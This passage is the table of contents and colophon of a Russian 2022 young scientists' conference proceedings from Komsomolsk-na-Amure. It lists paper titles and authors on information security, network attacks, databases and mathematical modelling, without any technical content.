Обласов А.А., Кузнецов В.А. ПРАВОВОЕ РЕГУЛИРОВАНИЕ В КИБЕРПРОСТРАНСТВЕ.....	232
Обласов А.А., Миронов Д.И. ХОЛОДНАЯ ВОЙНА В КИБЕРПРОСТРАНСТВЕ.....	235
Обласов А.А., Подоба Н.Е. НОРМАТИВНО-ПРАВОВОЕ РЕГУЛИРОВАНИЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ СОЦИАЛЬНЫХ СЕТЕЙ И МЕТАВСЕЛЕННЫХ В МИРЕ.....	238

Обласов А.А., Пырин О.О. ДЕЯТЕЛЬНОСТЬ РОССИИ В КИБЕРПРОСТРАНСТВЕ.....	241
Петрова А.Н., Кудряшова Е.С., Кандидов И.С. ОБЗОР СОВРЕМЕННЫХ ПРОБЛЕМ УПРАВЛЕНИЯ ИНФОРМАЦИЕЙ.....	246
Поплавский Д.А., Туринцев К.А., Калинкина А.А. ПРОГРАММНО-АППАРАТНЫЙ МЕТОД ОПТИМИЗАЦИИ ДИЗАССЕМБЛИРОВАНИЯ ИСПОЛНЯЕМОГО КОДА.....	250
Росланов И.Ю., Кудряшова Е.С. БАЗЫ ДАННЫХ NOSQL.....	253
Росланов И.Ю., Кудряшова Е.С. КЛАССИФИКАЦИЯ СУБД.....	256
Спиридонов И.А., Вильдяйкин Г.Ф. ИССЛЕДОВАНИЕ ПРОМАХОВ СУБД PostgreSQL В БУФЕРЕ БЫСТРОГО ПРЕОБРАЗОВАНИЯ АДРЕСОВ НА ПРОТОТИПЕ ПРОЦЕССОРА «ЭЛЬБРУС-2С3».....	259
Трещев И.А., Ватолина А.С., Коротких А.А. ОПЫТ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИЙ ВИРТУАЛИЗАЦИИ И УДАЛЕННОГО ДОСТУПА В ФГБОУ ВО КНАГУ ПРИ ОРГАНИЗАЦИИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА.....	263
Трещев И.А., Ватолина А.С. СОВРЕМЕННЫЕ ПРОГРАММНО-АППАРАТНЫЕ КОМПЛЕКСЫ ДЛЯ ОЦЕНКИ ЗАЩИЩЕННОСТИ ОТ УТЕЧКИ ПО ТЕХНИЧЕСКИМ КАНАЛАМ...	266
Трещев И.А., Караванов И.В. СРЕДСТВА СКАНИРОВАНИЯ БЕСПРОВОДНЫХ СЕТЕЙ.....	269
Трещев И.А., Кудряшова Е.С., Ватолина А.С. ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ NOSQL В НЕРЕЛЯЦИОННЫХ БАЗАХ ДАННЫХ.....	272
Трещев И.А., Кудряшова Е.С., Ватолина А.С. ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ СОСТОЯНИЯ «ГОНКИ».....	276
Трещев И.А., Кудряшова Е.С., Ватолина А.С. МЕТОДЫ ОБНАРУЖЕНИЯ И ПРЕДУПРЕЖДЕНИЯ СОСТОЯНИЯ «ГОНКИ».....	279
Трещев И.А., Пырин О.О. О ПОДХОДЕ К МОДЕЛИРОВАНИЮ ЧЕТРЁХМЕРНЫХ ПРОСТРАНСТВ ДИСКРЕЦИОННЫХ МОДЕЛЕЙ ДОСТУПА.....	282
Трещев И.А., Карпова Н.Г., Бутов П.А., Кудряшова Е.С., Ватолина А.С. О РЕАЛИЗАЦИИ АТАК ТИПА MAC-FLOOD.....	285
Трещев И.А., Карпова Н.Г., Бутов П.А., Кудряшова Е.С., Ватолина А.С. О РЕАЛИЗАЦИИ АТАК ТИПА MAC-SPOOF.....	289
Трещев И.А., Карпова Н.Г., Бутов П.А., Кудряшова Е.С., Ватолина А.С. О РЕАЛИЗАЦИИ АТАКИ ТИПА VLAN HOPPING.....	292
Филатова Д.К., Обласов А.А. РОЛЬ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В РАЗВЕДКЕ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ (OSINT).....	297
Челухин В.А., Душкин Е.П. СЕТЕВЫЕ УЯЗВИМОСТИ.....	300
Челухин В.А., Жилин А.В. ПРОБЛЕМЫ ХРАНЕНИЯ ИНФОРМАЦИИ.....	303
Челухин В.А., Ларченко А.А. ОБФУСКАЦИЯ КАК МЕТОД УСИЛЕНИЯ ЗАЩИТЫ ИНФОРМАЦИИ.....	306
Челухин В.А., Миронов Д.И. ОБЗОР ВРЕДОНОСНЫХ ПРОГРАММ.....	308

Челухин В.А., Миронов Д.И. ПРИМЕНЕНИЕ ПЕНТЕСТИНГА В ЦЕЛЯХ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.....	311
Челухин В.А., Талдыкина А.С., Миронов Д.И. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ НА ОСНОВЕ БИОМЕТРИЧЕСКОЙ АУТЕНТИФИКАЦИИ.....	315
СЕКЦИЯ АКТУАЛЬНЫЕ ЗАДАЧИ МАТЕМАТИЧЕСКОГО МОДЕЛИРОВАНИЯ И ИНТЕЛЛЕКТУАЛЬНОГО АНАЛИЗА ДАННЫХ.....	319
Абдурахмонов Ш.Э., Григорьева А.Л. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАВИСИМОСТИ ХАРАКТЕРИСТИК, ОПРЕДЕЛЯЮЩИХ ДАВЛЕНИЕ НАСЫЩЕННОГО ПАРА ВОДЫ.....	319
Абрамсон Е.В., Гулина Н.А. МАТЕМАТИЧЕСКИЕ МОДЕЛИ ЭЛЕКТРИЧЕСКОЙ СИСТЕМЫ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ ГИБРИДНОГО ТИПА.....	322
Абросимов В.А., Гордин С.А. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ СИСТЕМЫ РАБОЧЕГО ПРОЦЕССА ЦЕХА...	324
Альхименко И.Н., Григорьева А.Л. МАТЕМАТИЧЕСКАЯ ОЦЕНКА НАПРЯЖЕНИЯ ДЕФОРМАЦИИ УСИЛЕННОЙ ПЛАСТИНЫ	326
Аршинский Д.О., Григорьева А.Л. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАВИСИМОСТИ ПЛОТНОСТИ ВОДНОГО РАСТВОРА ОТ МАССОВОЙ ДОЛИ ГИДРООКСИДА КАЛИЯ.....	329
Бормотин К.С., Сейн Мо МОДЕЛИРОВАНИЕ И АНАЛИЗ ПРОЦЕССА ДУГОВОЙ СВАРКИ В УСИЛЕННЫХ ТОНКОСТЕННЫХ КОНСТРУКЦИЯХ С ИСПОЛЬЗОВАНИЕМ MSC.MARC.....	332
Гордин С.А., Журавлев Д.О. КРАТКАЯ ПОСТАНОВКА ЗАДАЧИ О ПОВЫШЕНИИ ДАВЛЕНИЯ ЖИДКОСТИ В ОБЪЕМЕ ТЕПЛОВОЙ ТРУБКИ ВОДОГРЕЙНОГО КОТЛА ВСЛЕДСТВИЕ ЕЕ ТЕРМИЧЕСКОГО РАСШИРЕНИЯ.....	336
Григалашвили Г.А., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ЗАВИСИМОСТИ КОЛИЧЕСТВА МАТЕРИАЛЬНОГО УЩЕРБА ОТ БЫТОВЫХ ПОЖАРОВ ПО РАЗЛИЧНЫМ РЕГИОНАМ РФ.....	339
Григорьев Я.Ю., Жарикова Е.П., Альхименко И.Н., Хряпенко К.Д., Базюк А.И. ФОРМИРОВАНИЯ НАБОРА ДАННЫХ ДЛЯ ИССЛЕДОВАНИЯ АКВАТОРИИ РЕКИ АМУР.....	342
Григорьева А.Л., Григорьев Н.Я. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОЦЕССА ПОВЕДЕНИЯ СПОРТСМЕНА ПРИ ПЛАВАНИИ КРОЛЕМ НА СПИНЕ.....	345
Григорьева А.Л., Стецкая И.А. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОГНОЗИРОВАНИЯ ЗАБОЛЕВАЕМОСТИ ЛЕГОЧНЫМИ ИНФЕКЦИЯМИ У ДЕТЕЙ.....	348
Григорьева А.Л., Хасаншин С.Д. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ОЦЕНКИ УПРУГОПЛАСТИЧЕСКИХ ПРОГИБОВ КОЛЬЦЕВОЙ ПЛАСТИНЫ ПОД ДЕЙСТВИЕМ ОСЕСИММЕТРИЧНЫХ ЛИНЕЙНЫХ НАГРУЗОК.....	351

Григорьева А.Л., Шапоренко И.В., Шапоренко Т.В., Шапоренко В.И. МОДЕЛЬ ФОРМИРОВАНИЯ АССОРТИМЕНТА ТОРГОВОЙ ТОЧКИ.....	354
Евстигнеева А.А., Харламова О.С., Шелопугина Е.О., Григорьева А.Л. КОРРЕКЦИЯ ИСКАЖЕНИЙ ОБЪЕКТИВА С ПОМОЩЬЮ КАЛИБРОВОЧНОЙ АРФЫ.....	357
Еньков Л.П., Выборнова Е.Н. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОЦЕССА УЛУЧШЕНИЯ РЕЗУЛЬТАТОВ СПОРТСМЕНОВ В ВЕЛОСПОРТЕ.....	360
Жарикова Е.П., Григорьев Я.Ю. АНАЛИЗ СПЕКТРАЛЬНЫХ ХАРАКТЕРИСТИК ВОДНОЙ ПОВЕРХНОСТИ РЕКИ АМУР.....	362
Животова А.А., Бердонос В.Д., Лошманова И.А. АВТОМАТИЗАЦИЯ ПРЕДРЕДАКТИРОВАНИЯ ИСХОДНОГО ТЕКСТА ДЛЯ ПОВЫШЕНИЯ КАЧЕСТВА МАШИННОГО ПЕРЕВОДА.....	366
Канашин И.В., Хромов А.И. ОДНООСНОЕ ДЕФОРМИРОВАНИЕ ПЛОСКОГО ОБРАЗЦА С УЧЕТОМ СЖИМАЕМОСТИ МАТЕРИАЛА.....	370
Кармазин М.С., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ВОЗРАСТА ЧЕЛОВЕКА ОТ КОЛИЧЕСТВА ОТЖИМАНИЙ В УПОРЕ ЛЁЖА.....	375
Косицын В.Д., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ОБЪЁМА ПРОИЗВОДСТВА ТОВАРОВ И УСЛУГ ОТ ЧИСЛЕННОСТИ ЗАНЯТЫХ В ЭКОНОМИКЕ ЧЕЛОВЕК.....	378
Лариков Р.Д., Козлова О.В. ОПТИМИЗАЦИЯ ПРОЦЕССОВ ПОКРАСКИ ТЕХНОЛОГИЧЕСКИХ ИЗДЕЛИЙ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ.....	381
Ларченко Ю.Г., Дворецкая П.Л. ОПТИМИЗАЦИЯ БИЗНЕС-ПРОЦЕССА ПРЕДПРИЯТИЯ В СРЕДЕ BUSINESS STUDIO.....	386
Ларченко Ю.Г., Игнатьева В.И. МОДЕЛИРОВАНИЕ БИЗНЕС-ПРОЦЕССА ПРЕДПРИЯТИЯ В СРЕДЕ BUSINESS STUDIO.....	390
Лисовец А.Е., Григорьев Я.Ю. ПРИМЕНЕНИЕ ИМИТАЦИОННЫХ МОДЕЛЕЙ В ВОПРОСАХ ОПТИМИЗАЦИИ ТЕХНОЛОГИЧЕСКИХ ПРОЦЕССОВ	393
Лончаков А.Г., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ПРОЦЕНТА СМЕРТНОСТИ НАСЕЛЕНИЯ СУБЪЕКТОВ РФ ОТ МАТЕРИАЛЬНОГО БЛАГОСОСТОЯНИЯ.....	397
Падерин А.Е., Григорьева А.Л. МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ РАСПРЕДЕЛЕНИЯ ПОКАЗАТЕЛЕЙ ОБСТАНОВКИ С ПОЖАРАМИ ПО АСТРОНОМИЧЕСКОМУ ВРЕМЕНИ СООБЩЕНИЯ О ПОЖАРЕ.....	401
Решетов А.Д., Григорьев Я.Ю. РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ ПОЗИЦИОНИРОВАНИЯ И ТРЕКИНГА ДЛЯ ПЛАНШЕТА.....	404
Сидоров К.В., Сидорова Ю.В. ОЦЕНКА ДИНАМИКИ ЭМОЦИОНАЛЬНЫХ РЕАКЦИЙ ЧЕЛОВЕКА НА ОСНОВЕ АНАЛИЗА ЭЛЕКТРОЭНЦЕФАЛОГРАММ.....	406

Тимофеев Г.А., Бердоносков В.Д. ОБЗОР СУЩЕСТВУЮЩИХ НЕДОСТАТКОВ ТРАДИЦИОННОЙ ЭНЕРГИИ ПО СРАВНЕНИЮ С НЕТРАДИЦИОННОЙ.....	410
Тихомиров В.А., Никитина В. КОНСТРУКТОР МОЗАИЧНЫХ ПРИКЛАДНЫХ САПР.....	413
Трещев И.А., Ватолина А.С. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ РАСПРЕДЕЛЕННЫХ ВЫЧИСЛЕНИЙ НА ОСНОВЕ ПОСЛЕДОВАТЕЛЬНЫХ СОБЫТИЙ.....	416
Трещев И.А., Воробьев А.А., Трещева Е.А. МАТЕМАТИЧЕСКАЯ МОДЕЛЬ УЯЗВИМОСТЕЙ НА ОСНОВЕ ИНФОРМАЦИИ БАЗЫ ДАННЫХ NATIONAL VULNERABILITY DATABASE....	418
Трещев И.А., Карпова Н.Г., Бутов П.А., Кудряшова Е.С. ОБ ОЦЕНКЕ СРЕДНЕГО УСКОРЕНИЯ ДЛЯ КОНВЕЙЕРНЫХ СИСТЕМ С ОГРАНИЧЕНИЯМИ.....	422
Трещев И.А., Монастырская Е.И. ГРУППЫ ПОЛЬЗОВАТЕЛЕЙ МОДЕЛИ ДИСКРЕЦИОННОГО УПРАВЛЕНИЯ ДОСТУПОМ В ИНФОРМАЦИОННЫХ СИСТЕМАХ.....	425
Хряпенко К.Д., Григорьева А.Л. МАТЕМАТИЧЕСКАЯ ОЦЕНКА НАПРЯЖЕНИЯ МОДЕЛИ КОЛЬЦЕВОЙ ПЛАСТИНЫ.....	427
Черезов Н.С., Григорьев Я.Ю. ПРИМЕНЕНИЕ НЕЙРОННЫХ СЕТЕЙ ДЛЯ УПРАВЛЕНИЯ ПРОСМОТРОМ ИМИТАЦИОННЫХ МОДЕЛЕЙ.....	430
Черников А.М., Жарикова Е.П., Григорьев Я.Ю. ПРИМЕНЕНИЕ НЕЙРОННЫХ СЕТЕЙ В ЗАДАЧАХ РАСПОЗНАВАНИЯ ЖЕСТОВ.....	433

Научное издание

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Часть 1

Материалы II Международной научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 14-18 ноября 2022 г.

Ответственный редактор А. В. Космынин

Статьи публикуются в авторской редакции

Подписано в печать 05.12.2022.

Формат 60×84 1/16. Бумага 65 г/м². Ризограф RISO EZ 570E.
Усл. печ. л. 25,91. Уч.-изд. л. 25,00. Тираж 22 экз. Заказ 30715.

Полиграфическая лаборатория
Федерального государственного бюджетного
образовательного учреждения высшего образования
«Комсомольский-на-Амуре государственный университет»
681013, Комсомольск-на-Амуре, пр. Ленина, 27.